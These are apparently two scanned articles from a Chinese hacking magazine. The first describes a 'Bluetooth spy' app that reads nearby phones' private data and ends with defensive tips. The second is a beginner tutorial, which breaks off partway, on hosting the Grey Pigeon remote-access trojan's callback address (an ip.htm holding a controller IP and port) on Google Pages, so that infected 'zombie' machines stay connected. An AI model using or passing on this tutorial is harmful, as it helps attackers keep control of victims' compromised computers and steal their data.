前几天我手机的蓝牙耳机坏了，就去网上搜索了一下关于蓝牙方面的信息。没有蓝牙多不方便啊，自从蓝牙出现，就使我们的通话更加的方便了，而且还支持数据传输，且传输范围大，抗干扰性强，功耗低，成本低，但也存在安全缺陷的问题。就在我上网搜索关于蓝牙耳机的信息时，发现了一款叫做“蓝牙间谍”的工具，乍一听好像是什么木马，事实上它不是用来盗号的，它是一款真正的间谍软件（图1）。




图1

把这个工具在手机里安装好后，打开蓝牙间谍软件搜索附近是否有打开蓝牙功能的手机，如果有的话，那些打开蓝牙功能的手机的屏幕上就会出现是否接受蓝牙讯息的字样。如果选择是，那么接下来手机会自动开始拨打电话，这时候用我们的手机就可以很轻松的查看对方手机里的秘密了。

更恐怖的是有些支持蓝牙的手机在接受到“蓝牙间谍”发送的连接请求时，无需机主确认就可以接通传输讯号。不少使用塞班（symbian）操作系统的手机，在遭到病毒入侵后也会存在同样的问题，这个软件的危害性非常大。相信不少人喜欢把个人资料、联系方式、银行账号和网游帐号、QQ号等存储在手机里，如果这些人的手机中招，如果这些重要的资料一旦丢失，后果是很严重的。

目前蓝牙间谍还没有被杀毒厂商定义为病毒，所以如果我们的手机支持蓝牙，为了安全，还是不要开启的好，如果需要使用蓝牙要注意不能长时间停留在人多的地方，经常查看手机的状态，不要轻易接受陌生人的请求，尽量不要把个人信息或者重要的信息保存在手机上等等。

如果手机出现“中毒”症状（比如话费暴涨，自动拨打陌生电话等），要立即关机，然后将sim卡取出插入另外一款手机中，将sim卡里面的重要信息删除，如果手机仍然无法使用，你可以找手机服务商进行维修。

看到了吧，这个世界实在是太恐怖了，不管什么玩意儿都会存在或多或少的缺陷。唉，如果你不想被蓝牙间谍所偷窥，还是建议你买一款老掉牙的小灵通吧。

文章难度：★★

文章阅读点：利用googlepages提供的上传功能来为肉鸡上线

让googlepages来帮鸽子上线

popdog1412

去年我曾经申请了一个FTP空间，用它抓了不少肉鸡！不过最近比较郁闷，因为FTP空间提供商关门大吉了，可怜我的肉鸡已是鸡飞蛋打跑得一个不剩了！

对于灰鸽子来讲，配置上线使用最多的无非是希网、花生壳和FTP等方式。对于新手，希网和花生壳配置起来比较麻烦，希网不知道是关门了还是被黑了其网站总是无法访问，而花生壳有时候总也连不上，时断时续的！至于FTP就更别提了，既免费又稳定而且还长久的更是少之又少，现在甚至还要审核，真是苦恼了我们这些初学者。那有没有简单而长久的方法啊？当然答案是肯定的！

今天就给大家介绍一个傻瓜式的上线方法，那就是使用GOOGLE的一项服务——googlepages！网站地址为http://pages.google.com/。googlepages是Google于06年2月推出的一项新服务，可以使用户能够托管和编辑个人主页。googlepages提供了100m的空间，这对于灰鸽子上线已经是足够用了。虽然功能简陋，默认上传只支持gif、jpg、htm、html四种格式，不过据我测试，也可以上传zip、rar、mp3、swf、txt等格式！本文我们就利用googlepages上传文件的功能来让我们的灰鸽子上线！




图1




图2

因为googlepages要求用户具有Gmail帐户，所以我们需要先申请一个Gmail。有Gmail帐户的朋友就可以绕过这步了。目前的Gmail可是免费申请的，首先打开网站https://www.google.com/accounts/SmsMailSignup1，来申请一个Gmail帐户，如图1。填写完注册资料后点击“我接受：创建我的账户.”既可。

现在我们要新建一个ip.htm来配置灰鸽子上线信息。htm文件内容为“http://218.11.1.1:8000/wwwroot/”，218.11.1.1为本人的公网IP地址，8000为上线使用的端口，这些信息请大家按照实际需要进行修改。可能会有初学者朋友不知道自己的公网IP地址，可以访问http://www.ip138.com/来查询自己的IP地址。然后我们就使用刚申请的Gmail帐户来登录




图3




图4

